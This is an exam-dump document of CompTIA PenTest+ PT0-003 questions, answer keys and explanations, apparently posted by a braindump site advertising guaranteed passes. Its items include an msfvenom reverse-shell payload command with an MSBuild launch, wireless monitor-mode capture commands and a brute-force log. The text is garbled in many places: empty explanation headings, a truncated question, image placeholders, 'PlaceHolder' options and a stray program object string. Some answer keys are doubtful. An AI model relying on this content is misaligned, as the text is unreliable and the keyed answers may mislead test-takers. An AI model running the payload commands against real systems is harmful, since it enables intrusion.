PT0-003 Q&As

CompTIA PenTest+

Pass CompTIA PT0-003 Exam with 100% Guarantee

Free Download Real Questions & Answers **PDF** and **VCE** file from:

https://www.pass4itsure.com/pt0-003.html

100% Passing Guarantee
100% Money Back Assurance

Following Questions and Answers are all new published by CompTIA Official Exam Center

QUESTION 1

A tester plans to perform an attack technique over a compromised host. The tester prepares a payload using the following command:

msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.12.12.1 LPORT=10112 -f csharp

The tester then takes the shellcode from the msfvenom command and creates a file called evil.xml. Which of the following commands would most likely be used by the tester to continue with the attack on the host?

A. regsvr32 /s /n /u C:\evil.xml

B. MSBuild.exe C:\evil.xml

C. mshta.exe C:\evil.xml

D. AppInstaller.exe C:\evil.xml

Correct Answer: B

The provided msfvenom command creates a payload in C# format. To continue the attack using the generated shellcode in evil.xml, the most appropriate execution method involves MSBuild.exe, which can process XML files containing C#

code:

Understanding MSBuild.exe:

Command Usage:

Comparison with Other Commands:

Using MSBuild.exe is the most appropriate method to execute the payload embedded in the XML file created by msfvenom.

QUESTION 2

Which of the following post-exploitation activities allows a penetration tester to maintain persistent access in a compromised system?

A. Creating registry keys

B. Installing a bind shell

C. Executing a process injection

D. Setting up a reverse SSH connection

Correct Answer: A

Maintaining persistent access in a compromised system is a crucial goal for a penetration tester after achieving initial access. Here\\'s an explanation of each option and why creating registry keys is the preferred method:

Creating registry keys (Answer: A):

Installing a bind shell (Option B):

Executing a process injection (Option C):

Setting up a reverse SSH connection (Option D):

Conclusion: Creating registry keys is the most effective method for maintaining persistent access in a compromised system, particularly in Windows environments, due to its stealthiness and reliability.

QUESTION 3

A penetration tester ran the following command on a staging server:

python

Correct Answer: D

Reference: https://www.redhat.com/sysadmin/simple-http-server

QUESTION 4

A penetration tester has gained access to the Chief Executive Officer\\'s (CEO\\'s) internal, corporate email. The next objective is to gain access to the network.

Which of the following methods will MOST likely work?

A. Try to obtain the private key used for S/MIME from the CEO\\'s account.

B. Send an email from the CEO\\'s account, requesting a new account.

C. Move laterally from the mail server to the domain controller.

D. Attempt to escalate privileges on the mail server to gain root access.

Correct Answer: D

QUESTION 5

Before starting an assessment, a penetration tester needs to scan a Class B IPv4 network for open ports in a short amount of time. Which of the following is the best tool for this task?

A. Burp Suite

B. masscan

C. Nmap

D. hping

Correct Answer: B

When needing to scan a large network for open ports quickly, the choice of tool is critical.

Here\\'s why option B is correct:

masscan: This tool is designed for high-speed port scanning and can scan entire networks much faster than traditional tools like Nmap. It can handle large ranges of IP addresses and ports with high efficiency. Nmap: While powerful and

versatile, Nmap is generally slower than masscan for scanning very large networks, especially when speed is crucial. Burp Suite: This tool is primarily for web application security testing and not optimized for network-wide port scanning.

hping: This is a network tool used for packet crafting and network testing, but it is not designed for high-speed network port scanning.

References from Pentest:

Luke HTB: Highlights the use of efficient tools for large-scale network scanning to identify open ports quickly.

Anubis HTB: Demonstrates scenarios where high-speed scanning tools like masscan are essential for large network assessments.

QUESTION 6

A penetration tester is evaluating a company\\'s network perimeter. The tester has received limited information about defensive controls or countermeasures, and limited internal knowledge of the testing exists. Which of the following should be the FIRST step to plan the reconnaissance activities?

A. Launch an external scan of netblocks.

B. Check WHOIS and netblock records for the company.

C. Use DNS lookups and dig to determine the external hosts.

D. Conduct a ping sweep of the company\\'s netblocks.

Correct Answer: C

QUESTION 7

A penetration tester plans to conduct reconnaissance during an engagement using readily available resources. Which of the following resources would most likely identify hardware and software being utilized by the client?

A. Cryptographic flaws

B. Protocol scanning

C. Cached pages

D. Job boards

Correct Answer: D

To conduct reconnaissance and identify hardware and software used by a client, job boards are an effective resource. Companies often list the technologies they use in job postings to attract qualified candidates. These listings can provide

valuable insights into the specific hardware and software platforms the client is utilizing.

Reconnaissance:

Job Boards:

Examples of Job Boards:

Pentest References:

OSINT (Open Source Intelligence): Using publicly available sources to gather information about a target.

Job boards are a key source of OSINT, providing indirect access to the internal technologies of a company.

This information can be used to tailor subsequent phases of the penetration test, such as vulnerability scanning and exploitation, to the specific technologies identified. By examining job boards, a penetration tester can gain insights into the

hardware and software environments of the target, making this a valuable reconnaissance tool.

QUESTION 8

A penetration tester needs to perform a test on a finance system that is PCI DSS v3.2.1 compliant. Which of the following is the MINIMUM frequency to complete the scan of the system?

A. Weekly

B. Monthly

C. Quarterly

D. Annually

Correct Answer: C

Quarterly is the minimum frequency to complete the scan of the system that is PCI DSS v3.2.1 compliant, according to Requirement 11.2.2 of the standard1. PCI DSS (Payment Card Industry Data Security Standard) is a set of security standards that applies to any organization that processes, stores, or transmits credit card information. Requirement 11.2.2 states that organizations must perform internal vulnerability scans at least quarterly and after any significant change in the network. https://www.pcicomplianceguide.org/faq/#25 PCI DSS requires quarterly vulnerability/penetration tests, not weekly.

QUESTION 9

A penetration tester is conducting an assessment on 192.168.1.112. Given the following output:

```
[ATTEMPT] target 192.168.1.112 - login "root" - pass "abcde"
[ATTEMPT] target 192.168.1.112 - login "root" - pass "edcfg"
[ATTEMPT] target 192.168.1.112 - login "root" - pass "qazsw"
[ATTEMPT] target 192.168.1.112 - login "root" - pass "tyuio"
```

Which of the following is the penetration tester conducting?

A. Port scan

B. Brute force

C. Credential stuffing

D. DoS attack

Correct Answer: B

The output shows multiple login attempts with different passwords for the same username "root" on the IP address 192.168.1.112. This is indicative of a brute force attack, where an attacker systematically tries various password combinations to gain unauthorized access. References: The Official CompTIA PenTest+ Study Guide (Exam PT0-002), Chapter 4: Conducting Passive Reconnaissance; The Official CompTIA PenTest+ Student Guide (Exam PT0-002), Lesson 4: Conducting Active Reconnaissance.

QUESTION 10

A penetration tester completed a vulnerability scan against a web server and identified a single but severe vulnerability.

Which of the following is the BEST way to ensure this is a true positive?

A. Run another scanner to compare.

B. Perform a manual test on the server.

C. Check the results on the scanner.

D. Look for the vulnerability online.

Correct Answer: B

QUESTION 11


SIMULATION


A penetration tester performs several Nmap scans against the web application for a client.


INSTRUCTIONS

Click on the WAF and servers to review the results of the Nmap scans. Then click on each tab to select the appropriate vulnerability and remediation options.


If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.


PENTESTER WORKSTATION
CDN NETWORK
CDN/WAF
PRODUCTION NETWORK
App server
DB server
CDN.example.com
App01.example.com
DBProd.example.com
Vulnerability
Remediation
Based on the output text, select the most likely vulnerability:
Bypass the WAF to communicate directly with App01.example.com.
Execute a SQL injection attack against DBProd.example.com.
Perform a SSRF attack against App01.example.com from CDN.example.com.
Exploit a privilege escalation attack on App01.example.com.


PENTESTER WORKSTATION
CDN NETWORK
CDN/WAF
PRODUCTION NETWORK
App server
DB server
CDN.example.com
App01.example.com
DBProd.example.com
Vulnerability
Remediation
Select the two best remediation options:
Restrict direct communications to App01.example.com to only approved components.
Require an additional authentication header value between CDN.example.com and App01.example.com.
Throttle the number of concurrent connections to CDN.example.com.
Change the default port used for the MySQL Database Connection to DBProd.example.com.
Change the default ports used for the web server on App01.example.com.
Configure a host-based intrusion detection system on App01.example.com.


CDN/WAF
Nmap scan report for 205.3.45.68
Host is up (0.016s latency).
PORT STATE SERVICE VERSION
80/tcp open http nginx
443/tcp open ssl/https nginx
3306/tcp filtered mysql


App server
Nmap scan report for 103.2.45.51
Host is up (0.341s latency).
PORT STATE SERVICE VERSION
80/tcp open http nginx 1.18.0
443/tcp open ssl/http nginx 1.18.0
3306/tcp filtered mysql



A. See the explanation part for detailed solution.

B. PlaceHolder

C. PlaceHolder

D. PlaceHolder

Correct Answer: A

A screenshot of

a computer

A screenshot of

a computer screen

Most likely vulnerability: Perform a SSRF attack against App01.example.com from CDN.example.com.

The scenario suggests that the CDN network (with a WAF) can be used to perform a Server-Side Request Forgery (SSRF) attack. Since the penetration tester has the pentester workstation interacting through the CDN/WAF and the

production network is behind it, the most plausible attack vector is to exploit SSRF to interact with the internal services like App01.example.com.

Two best remediation options:

Restrict direct communications to App01.example.com to only approved components.

Require an additional authentication header value between CDN.example.com and App01.example.com.

Restrict direct communications to App01.example.com to only approved components: This limits the exposure of the application server by ensuring that only specified, trusted entities can communicate with it. Require an additional

authentication header value between CDN.example.com and App01.example.com: Adding an authentication layer between the CDN and the app server helps ensure that requests are legitimate and originate from trusted sources,

mitigating

SSRF and other indirect attack vectors.

Nmap Scan Observations:

CDN/WAF shows open ports for HTTP and HTTPS but filtered for MySQL, indicating it acts as a filtering layer.

App Server has open ports for HTTP, HTTPS, and filtered for MySQL. DB Server has all ports filtered, typical for a database server that should not be directly accessible.

These findings align with the SSRF vulnerability and the appropriate remediation steps to enhance the security of internal communications.

QUESTION 12

During an assessment, a penetration tester was able to access the organization\\'s wireless network from outside of the building using a laptop running Aircrack-ng. Which of the following should be recommended to the client to remediate this issue?

A. Changing to Wi-Fi equipment that supports strong encryption

B. Using directional antennae

C. Using WEP encryption

D. Disabling Wi-Fi

Correct Answer: A

If a penetration tester was able to access the organization\\'s wireless network from outside of the building using Aircrack-ng, then it means that the wireless network was not secured with strong encryption or authentication methods. Aircrackng is a tool that can crack weak wireless encryption schemes such as WEP or WPA-PSK using various techniques such as packet capture, injection, replay, and brute force. To remediate this issue, the client should change to Wi-Fi equipment that supports strong encryption such as WPA2 or WPA3, which are more resistant to cracking attacks. Using directional antennae may reduce the signal range of the wireless network, but it would not prevent an attacker who is within range from cracking the encryption. Using WEP encryption is not a good recommendation, as WEP is known to be insecure and vulnerable to Aircrack-ng attacks. Disabling Wi-Fi may eliminate the risk of wireless attacks, but it would also eliminate the benefits of wireless connectivity for the organization.

QUESTION 13

A penetration tester needs to test a very large number of URLs for public access. Given the following code snippet:

1 import requests

2 import pathlib

4 for url in pathlib.Path("urls.txt").read_text().split("\n"):

5 response = requests.get(url)

6 if response.status == 401:

7 print("URL accessible")

Which of the following changes is required?

A. The condition on line 6

B. The method on line 5

C. The import on line 1

D. The delimiter in line 3

Correct Answer: A

Script Analysis:

Error Identification:

Correct Condition:

Corrected Script:

Pentest References:

In penetration testing, checking the accessibility of multiple URLs is a common task, often part of reconnaissance. Identifying publicly accessible resources can reveal potential entry points for further testing. The requests library in Python is

widely used for making HTTP requests and handling responses. Understanding HTTP status codes is crucial for correctly interpreting the results of these requests. By changing the condition to check for a 200 status code, the script will

correctly identify and print URLs that are publicly accessible.

QUESTION 14

A penetration tester is conducting a wireless security assessment for a client with 2.4GHz and 5GHz access points. The tester places a wireless USB dongle in the laptop to start capturing WPA2 handshakes. Which of the following steps should the tester take next?

A. Enable monitoring mode using Aircrack-ng.

B. Use Kismet to automatically place the wireless dongle in monitor mode and collect handshakes.

C. Run KARMA to break the password.

D. Research WiGLE.net for potential nearby client access points.

Correct Answer: A

Enabling monitoring mode on the wireless adapter is the essential step before capturing WPA2 handshakes. Monitoring mode allows the adapter to capture all wireless traffic in its vicinity, which is necessary for capturing handshakes.

Preparation:

Enable Monitoring Mode:

Step-by-Step Explanationairmon-ng start wlan0

uk.co.certification.simulator.questionpool.PList@6a986d34 iwconfig

Capture WPA2 Handshakes:

airodump-ng wlan0mon

References from Pentesting Literature:

References:

Penetration Testing - A Hands-on Introduction to Hacking HTB Official Writeups

QUESTION 15

A penetration tester has identified several newly released CVEs on a VoIP call manager. The scanning tool the tester used determined the possible presence of the CVEs based off the version number of the service. Which of the following methods would BEST support validation of the possible findings?

A. Manually check the version number of the VoIP service against the CVE release

B. Test with proof-of-concept code from an exploit database

C. Review SIP traffic from an on-path position to look for indicators of compromise D. Utilize an nmap -sV scan against the service

Correct Answer: B

Testing with proof-of-concept code from an exploit database is the best method to support validation of the possible findings, as it will demonstrate whether the CVEs are actually exploitable on the target VoIP call manager. Proof-of-concept code is a piece of software or script that shows how an attacker can exploit a vulnerability in a system or application. An exploit database is a repository of publicly available exploits, such as Exploit Database or Metasploit. Reference: https:// dokumen.pub/hacking-exposed-unified-communications-amp-voip- security-secrets-amp-solutions-2nd-edition-9780071798778-0071798773- 9780071798761-0071798765.html